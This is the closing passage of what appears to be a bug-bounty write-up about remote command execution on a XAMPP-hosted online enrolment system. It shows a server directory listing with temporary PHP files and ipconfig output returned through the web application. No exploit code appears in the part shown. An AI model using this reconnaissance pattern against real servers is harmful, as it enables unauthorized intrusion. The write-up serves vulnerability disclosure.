07/16/2015  09:02 PM               260 index.php
11/05/2021  01:16 AM    <DIR>          onlineenrolmentsystem
09/03/2021  10:18 AM    <DIR>          scheduler
11/05/2021  01:10 AM               866 tmpbjtsb.php
11/12/2021  04:08 PM               866 tmpbqrca.php
11/05/2021  12:10 AM               892 tmpuqczs.php
11/12/2021  04:08 PM               892 tmpurbld.php
11/05/2021  01:10 AM               892 tmputjln.php
07/26/2021  09:20 PM    <DIR>          webalizer
07/26/2021  09:20 PM    <DIR>          xampp
              10 File(s)         40,757 bytes
              13 Dir(s)  135,835,574,272 bytes free
```

List Directories

8. And also With that im Able to execute The Commands Over Web environment.



```
indows IP Configuration


nknown adapter VPN - VPN Client:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

nknown adapter Local Area Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

thernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

thernet adapter VirtualBox Host-Only Network:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c101:0ede:72fe:647a%25
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

ireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

ireless LAN adapter Local Area Connection* 10:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

thernet adapter VMware Network Adapter VMnet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::dc54:5758:46d1:9a16%18
   IPv4 Address. . . . . . . . . . . : 192.168.218.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

thernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::5cf:a4cc:fad2:f681%24
   IPv4 Address. . . . . . . . . . . : 192.168.24.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Commands On web

Thanks For Reading !!!

Bug Bounty   Bugs   Penetration Testing   Vapt   Web Applications